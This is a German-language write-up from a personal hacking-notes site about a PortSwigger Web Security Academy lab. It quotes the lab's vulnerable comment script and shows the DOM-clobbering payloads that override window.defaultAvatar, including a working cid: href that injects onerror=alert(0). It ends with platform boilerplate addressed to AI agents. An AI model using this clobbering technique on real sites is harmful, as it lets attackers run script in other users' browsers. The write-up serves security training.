> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/dom/dom-clobbering-xss.md).

# DOM-Clobbering XSS

Notizen zu DOM-Clobbering XSS für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.

### Ausnutzung von DOM Clobbering zur Ermöglichung von XSS

Eine DOM-Clobbering-Schwachstelle ausnutzen. Die Kommentarfunktion erlaubt „sicheres“ HTML. Das Ziel ist, ein HTML-Fragment einzuschleusen, das eine DOM-Variable überschreibt (Clobbering), und eine XSS-Ausführung zu triggern (`alert()`).

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a784c8db7bdd30852b90b321fa695c2f2a43075%2F%7B3F519A83-B505-47E7-B40E-65B5329AB703%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



Der Kommentarbereich akzeptiert HTML und einige Elemente werden zurückgegeben (z. B. ein `<h1>` Interpreter).

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f4511b0a21a49951ec8c9cd3c62c233180457df7%2F%7BADDAA716-64A1-4DD6-AA85-861408CB4162%7D.png?alt=media" alt="" width="539"><figcaption></figcaption></figure>


* Das clientseitige Skript lädt die wiederhergestellten Kommentare und zeigt sie in JSON an. Es verwendet `DOMPurify.sanitize()` zur Bereinigung von `Autor` und `Inhalt` Felder, aber andere DOM-Manipulationen bleiben anfällig für Clobbering.

```javascript
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(data) {
        return data.replace(/[<>'"]/g, function(c){
            return '&#' + c.charCodeAt(0) + ';';
        })
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");

            let firstPElement = document.createElement("p");

            let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';

            let divImgContainer = document.createElement("div");
            divImgContainer.innerHTML = avatarImgHTML

            if (comment.author) {
                if (comment.website) {
                    let websiteElement = document.createElement("a");
                    websiteElement.setAttribute("id", "author");
                    websiteElement.setAttribute("href", comment.website);
                    firstPElement.appendChild(websiteElement)
                }

                let newInnerHtml = firstPElement.innerHTML + DOMPurify.sanitize(comment.author)
                firstPElement.innerHTML = newInnerHtml
            }

            if (comment.date) {
                let dateObj = new Date(comment.date)
                let month = '' + (dateObj.getMonth() + 1);
                let day = '' + dateObj.getDate();
                let year = dateObj.getFullYear();

                if (month.length < 2)
                    month = '0' + month;
                if (day.length < 2)
                    day = '0' + day;

                dateStr = [day, month, year].join('-');

                let newInnerHtml = firstPElement.innerHTML + " | " + dateStr
                firstPElement.innerHTML = newInnerHtml
            }

            firstPElement.appendChild(divImgContainer);

            commentSection.appendChild(firstPElement);

            if (comment.body) {
                let commentBodyPElement = document.createElement("p");
                commentBodyPElement.innerHTML = DOMPurify.sanitize(comment.body);

                commentSection.appendChild(commentBodyPElement);
            }
            commentSection.appendChild(document.createElement("p"));

            userComments.appendChild(commentSection);
        }
    }
};
```

* Der Code erstellt ein `defaultAvatar` Objekt durch Lesen von `window.defaultAvatar` falls vorhanden; `defaultAvatar` kann daher über ein DOM-Element mit einem `defaultAvatar` (Clobbering-)Kennzeichner überschrieben werden.
* Da das `src` Attribut des `<img>` aus `defaultAvatar.avatar` gebildet wird, wenn `comment.avatar` nicht vorhanden ist, ist es möglich, einen `defaultAvatar` vom Angreifer kontrollierten Wert zu erzwingen, um den eingefügten Wert zu beeinflussen.
* Die Einfügung erfolgt durch `divImgContainer.innerHTML = avatarImgHTML`, was die Interpretation der erzeugten HTML-Zeichenkette auslöst.

{% code overflow="wrap" %}

```javascript
let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
```

{% endcode %}




Versuche, `defaultAvatar` über eine `<a id=defaultAvatar>` Element, das ein Attribut enthält, das wahrscheinlich einen clientseitigen Fehler verursacht (z. B. `onerror=alert(0)`).

```html
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="0&quot;onerror=alert(0)>//">
```

Dies wird vom System urlencodiert

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4f7b0ab505e27099f8f0d15431940ba3f47ae4b5%2F%7BEBF4A302-DD1B-4692-A7AB-74D08565C923%7D.png?alt=media" alt="" width="480"><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9d22d419e58ecfd01996589a4a6c02bfd36cf7cb%2F%7BA41A9006-852D-44C9-B580-9445618CA502%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Konturierung getestet mit einem `cid:` Schema, sodass der Wert nicht kodiert wird:

```javascript
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="cid:&quot;onerror=alert(0)>//">
```

letzteres wird interpretiert

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-52e51c310f7db7c697cb2282f363bd7da58397a0%2F%7B2B4FCA7B-0FE9-4492-AFF0-C926D120517B%7D.png?alt=media" alt="" width="443"><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-13291c7769079a9cdb0f95686b691e99d0f03e46%2F%7B36495909-F4B1-4BEA-992E-A5B8306C556F%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/dom/dom-clobbering-xss.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.